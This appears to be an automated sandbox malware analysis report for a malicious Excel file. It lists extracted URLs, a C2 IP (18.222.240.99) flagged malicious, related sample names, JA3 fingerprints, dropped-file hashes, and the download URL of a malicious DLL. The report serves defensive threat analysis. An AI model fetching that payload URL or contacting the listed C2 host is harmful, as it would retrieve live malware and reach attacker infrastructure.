http://www.ssc.lt/cps03	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.pki.gva.es0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.anf.es/es/address-direccion.html	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://https://www.anf.es/address/)1(0&	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0?	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://18.222.240.99/hOg	rundll32.exe, 00000001.00000002.802536154.000000000308A000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://ca.mtin.es/mtin/ocsp0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-b/cacrl.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://web.ncdc.gov.sa/crl/nrcacomb1.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/dpc/0Z	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://www.uce.gub.uy/informacion-tecnica/politicas/cp_acrn.pdf0G	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pki.wellsfargo.com/wsprca.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://https://18.222.240.99/update/infoy	rundll32.exe, 00000001.00000003.801717651.00000000030BE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wwww.certigna.fr/autorites/0m	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.dnie.es/dpc0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ica.co.il/repository/cps/PersonalID_Practice_Statement.pdf0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.mtin.es/mtin/DPCyPoliticas0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.anf.es/AC/ANFServerCA.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://www.globaltrust.info0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://certificates.starfieldtech.com/repository/1604	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://acedicom.edicomgroup.com/doc0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://www.certplus.com/CRL/class3TS.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://crl.anf.es/AC/ANFServerCA.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://www.certeurope.fr/reference/pc-root2.pdf0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://ac.economia.gob.mx/last.crl0G	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.catcert.net/verarrel	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca0f	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.accv.es/fileadmin/Archivos/certificados/raizaccv1.crt0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://www.e-szigno.hu/RootCA.crl	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://www.sk.ee/juur/crl/0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersignroot.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.xrampsecurity.com/XGCA.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://certs.oati.net/repository/OATICA2.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.oces.trust2408.com/oces.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.quovadis.bm0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://eca.hinet.net/repository0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://crl.ssc.lt/root-a/cacrl.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://certs.oaticerts.com/repository/OATICA2.crl	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustdst.com/certificates/policy/ACES-index.html0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://certs.oati.net/repository/OATICA2.crt0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.accv.es00	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pkioverheid.nl/policies/root-policy-G20	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.netlock.net/docs	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pki.admin.ch/policy/CPS_2_16_756_1_17_3_21_1.pdf0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://https://18.222.240.99/	rundll32.exe, 00000001.00000002.802536154.000000000308A000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.e-trust.be/CPS/QNcerts	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.ncdc.gov.sa0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://html4/loose.dtd	cmd.exe, 00000007.00000002.972902437.00000000047D0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://fedir.comsign.co.il/crl/ComSignCA.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://trustcenter-crl.certificat2.com/Keynectis/KEYNECTIS_ROOT_CA.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://web.ncdc.gov.sa/crl/nrcaparta1.crl	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.datev.de/zertifikat-policy-int0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://fedir.comsign.co.il/crl/comsignglobalrootca.crl0;	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://repository.luxtrust.lu0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.eca.hinet.net/OCSP/ocspG2sha20	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://www.firmaprofesional.com/cps0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false		high
http://www.uce.gub.uy/acrn/acrn.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://.css	cmd.exe, 00000007.00000002.972902437.00000000047D0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.securetrust.com/SGCA.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://18.222.240.99/versal	rundll32.exe, 00000001.00000002.802536154.000000000308A000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.agesic.gub.uy/acrn/acrn.crl0)	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://18.222.240.99/gO~	rundll32.exe, 00000001.00000002.802536154.000000000308A000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.securetrust.com/STCA.crl0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.rcsc.lt/repository0	cmd.exe, 00000007.00000002.976016305.0000000005040000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.64.132	otusmail.com	United States		13335	CLOUDFLARENETUS	false
18.222.240.99	unknown	United States		16509	AMAZON-02US	true
54.163.9.216	unknown	United States		14618	AMAZON-AESUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403285
Start date:	04.05.2021
Start time:	01:12:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Documents_111651917_375818984.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@5/13@1/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 35.5% (good quality ratio 33.5%) • Quality average: 78.3% • Quality standard deviation: 29.4%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 52.113.196.254, 52.147.198.201, 104.43.193.48, 13.107.4.50, 104.215.148.63, 40.76.4.15, 40.112.72.205, 40.113.200.201, 13.77.161.179, 92.122.145.53, 2.20.142.210, 2.20.142.209 • TCP Packets have been reduced to 100 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, Edge-Prod-FRAr4a.env.au.au-msedge.net, e13678.dscb.akamaiedge.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, a767.dscg3.akamai.net, afdap.au.au-msedge.net, skypedataprdcolcus15.cloudapp.net, www.microsoft.com-c-3.edgekey.net.globalredir.akadns.net, skypedataprdcoleus16.cloudapp.net, teams-9999.teams-msedge.net, www.microsoft.com-c-3.edgekey.net, au.au-msedge.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, au.c-0001.c-msedge.net, teams-ring.teams-9999.teams-msedge.net, watson.telemetry.microsoft.com, elasticShed.au.au-msedge.net, microsoft.com, teams-ring.msedge.net, au-bg-shim.trafficmanager.net, www.microsoft.com • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found. • Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
01:14:35	API Interceptor	15x Sleep call for process: cmd.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.64.132	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	
18.222.240.99	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
otusmail.com	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 172.67.151.10
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 104.21.64.132

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 52.32.122.68
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 54.72.3.133
	#U260e#Ufe0fAUDIO-2020-05-26-18-51-m4a_MP4messages_2202-434.htm	Get hash	malicious	Browse	• 143.204.98.42
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 3.134.106.170
	0d69e4f6_by_Libranalysis.xls	Get hash	malicious	Browse	• 99.83.154.118
	d630fc19_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 52.219.40.51
	presupuesto.xlsx	Get hash	malicious	Browse	• 143.204.202.49
	Comand#U0103 de achizi#U021bie PP050321.exe	Get hash	malicious	Browse	• 3.34.241.29
	O1E623TjjW.exe	Get hash	malicious	Browse	• 52.52.155.86
	file.exe	Get hash	malicious	Browse	• 52.15.160.167
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 3.14.18.91
	80896e11_by_Libranalysis.exe	Get hash	malicious	Browse	• 3.141.142.211
	QxnqOxC0qE.exe	Get hash	malicious	Browse	• 52.14.161.64
	ETC-B72-LT-0149-03-AR.exe	Get hash	malicious	Browse	• 3.34.241.29
	DocNo2300058329.doc__.rtf	Get hash	malicious	Browse	• 99.86.2.5
	nT7K5GG5km	Get hash	malicious	Browse	• 35.155.184.95
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• 99.83.224.11
	fl1YXJEuz5.exe	Get hash	malicious	Browse	• 99.83.154.118
	wSBbLKrAti.exe	Get hash	malicious	Browse	• 99.83.154.118
	qRTSlJsJb7.exe	Get hash	malicious	Browse	• 99.83.154.118
AMAZON-AESUS	detection.exe	Get hash	malicious	Browse	• 3.212.215.225
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 52.202.22.6
	#U260e#Ufe0fAUDIO-2020-05-26-18-51-m4a_MP4messages_2202-434.htm	Get hash	malicious	Browse	• 23.21.53.13
	OB74.vbs	Get hash	malicious	Browse	• 54.91.196.22
	3e98fa2d_by_Libranalysis.exe	Get hash	malicious	Browse	• 54.235.83.248
	file.exe	Get hash	malicious	Browse	• 3.223.115.185
	Outstanding Payment Plan.xls	Get hash	malicious	Browse	• 3.227.195.104
	0429_1556521897736.doc_berd.dll	Get hash	malicious	Browse	• 54.225.169.203
	KnAY2OIPI3	Get hash	malicious	Browse	• 54.161.176.221
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• 3.223.115.185
	pVrqrGltiL.exe	Get hash	malicious	Browse	• 3.233.171.147
	b3516494_by_Libranalysis.xls	Get hash	malicious	Browse	• 3.223.115.185
	e3d5e715_by_Libranalysis.exe	Get hash	malicious	Browse	• 54.243.121.36
	presentation.jar	Get hash	malicious	Browse	• 34.202.206.65
	presentation.jar	Get hash	malicious	Browse	• 3.212.50.245
	8f66.xls.exe	Get hash	malicious	Browse	• 54.225.169.203
	berd.b.dll	Get hash	malicious	Browse	• 54.225.169.203
	information_178_sj.xlsx	Get hash	malicious	Browse	• 100.24.100.138
	information_178_sj.xlsx	Get hash	malicious	Browse	• 100.24.100.138
	efax637637637.htm	Get hash	malicious	Browse	• 50.16.177.212
CLOUDFLARENETUS	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 172.67.151.10
	813oo3jeWE.exe	Get hash	malicious	Browse	• 104.23.98.190
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 23.227.38.32
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.26.13.9
	FzDN7GfLRo.exe	Get hash	malicious	Browse	• 162.159.137.232
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	Yeni sipari#U015f _WJO-001, pdf.exe	Get hash	malicious	Browse	• 104.21.19.200

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 172.67.151.10
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 104.21.64.132
	5c542bb5_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.21.84.93
	6a9b0000.da.dll	Get hash	malicious	Browse	• 104.20.184.68
	6ba90000.da.dll	Get hash	malicious	Browse	• 104.20.184.68
	5c542bb5_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.21.84.93
	s.dll	Get hash	malicious	Browse	• 104.20.185.68
	setup-lightshot.exe	Get hash	malicious	Browse	• 104.23.139.12
	s.dll	Get hash	malicious	Browse	• 104.20.185.68
	74ed218c_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	Bank payment return x.exe	Get hash	malicious	Browse	• 104.21.19.200
	471e3984_by_Libranalysis.docx	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Trojan.GenericKD.36812138.16843.exe	Get hash	malicious	Browse	• 104.21.19.200

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	BUG-92361_FN-Less-Sig_dl.dll	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	395d57a0_by_Libranalysis.exe	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	VTBLdOa3Bk.exe	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	XiB9vZTRe5.exe	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	SecuriteInfo.com.Variant.Ulise.161906.28000.exe	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	SecuriteInfo.com.Variant.Ulise.161906.28000.exe	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	OUTSTANDING_INV_Statement_937931.xls	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	tUL1bYd7wY.dll	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	nx7kX2s3Cz.dll	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	lovsOrccPZ.dll	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	eOlQnMbHch.dll	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	ctK24ZihI3.dll	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	wB04cTOZEz.dll	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	qgH4ANvXyu.dll	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	jik7JLfp8r.dll	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	7weHCh36Iz.dll	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	6nkttd2IFa.dll	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	C9iwpuGcHW.dll	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
	ZrYl7Wm12l.dll	Get hash	malicious	Browse	• 18.222.240.99 • 54.163.9.216
37f463bf4616ecd445d4a1937da06e19	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 104.21.64.132
	#U260e#Ufe0fAUDIO-2020-05-26-18-51-m4a_MP4messages_2202-434.htm	Get hash	malicious	Browse	• 104.21.64.132
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 104.21.64.132
	Tree Top.html	Get hash	malicious	Browse	• 104.21.64.132
	PT6-1152.doc	Get hash	malicious	Browse	• 104.21.64.132
	s.dll	Get hash	malicious	Browse	• 104.21.64.132
	setup-lightshot.exe	Get hash	malicious	Browse	• 104.21.64.132
	s.dll	Get hash	malicious	Browse	• 104.21.64.132
	8a793b14_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.21.64.132
	pic05678063.exe	Get hash	malicious	Browse	• 104.21.64.132
	6de2089f_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.21.64.132

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	e17486cd_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.21.64.132
	Almadeena-Bakery-005445536555665445.scr.exe	Get hash	malicious	Browse	• 104.21.64.132
	Purchase Order comfirmation to issue INVOICE.html	Get hash	malicious	Browse	• 104.21.64.132
	jX16Cu330u.exe	Get hash	malicious	Browse	• 104.21.64.132
	5jHZqgYHCZ.exe	Get hash	malicious	Browse	• 104.21.64.132
	z3LOkpYy4s.exe	Get hash	malicious	Browse	• 104.21.64.132
	dl6jAtWJeR.exe	Get hash	malicious	Browse	• 104.21.64.132
	YVNw1T4L7m.exe	Get hash	malicious	Browse	• 104.21.64.132
	QsO4ETjF7s.exe	Get hash	malicious	Browse	• 104.21.64.132

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\vegas[1].dll	Documents_111651917_375818984.xls	Get hash	malicious	Browse	
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	
C:\Users\user\bsdnbsej.dbw	Documents_111651917_375818984.xls	Get hash	malicious	Browse	
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...,f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.113161810160571
Encrypted:	false
SSDEEP:	6:kK17plywTJ0N+SkQlPlEGYRMY9z+4KlDA3RUe0ht:DMwTJrkPlE99SNxAhUe0ht
MD5:	904D08E5688145282A73D037D6307113
SHA1:	7E23A6D18C088DBB7516B9AC1855EA3435967AD2
SHA-256:	C5576BAA87E3897225C1BC617B33FA87DD8BBC1C59DFCFAEBF4237D73C776F55
SHA-512:	24878EB12E0A8712828C45F9C469AE6EAE56DEFFAF1223482462874D80C12CCB8FA6EDD14F8D36B2AD78930D540E2EBEB282CB94D25F8A507E6A10B12ECE404
Malicious:	false
Reputation:	low
Preview:	p..... .....r@..(..... .....$.....h.t.t.p.:.//.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\vegas[1].dll

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\vegas[1].dll	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	525312
Entropy (8bit):	5.949946336029269
Encrypted:	false
SSDEEP:	12288:ga6g2O+gAaY9cc40TeAjaRoA5FZuY+F4:gZlOBAaY9RCy05FZuYq
MD5:	B80F4B91C29963DF1CFD0D0A8A30E5C6
SHA1:	09C6AE06E0C10672D91F6850118F41DC3DD66E72
SHA-256:	0A87BD3BB60320B21E493341B70519AF4E46C2E969038D6D89B536CD37AA11D9
SHA-512:	BDCD3009ED3499055CF73EF1C4DD4BD0942C8B81C395CECF3C9DA790E4867055059D10B05451476D7DA98BBBF472C40536E7A09158B5DE92C57A74E36396D1C
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 4%
Joe Sandbox View:	• Filename: Documents_111651917_375818984.xls, Detection: malicious, Browse • Filename: Documents_95326461_1831689059.xls, Detection: malicious, Browse • Filename: Documents_95326461_1831689059.xls, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://https://otusmail.com/b/vegas.dll
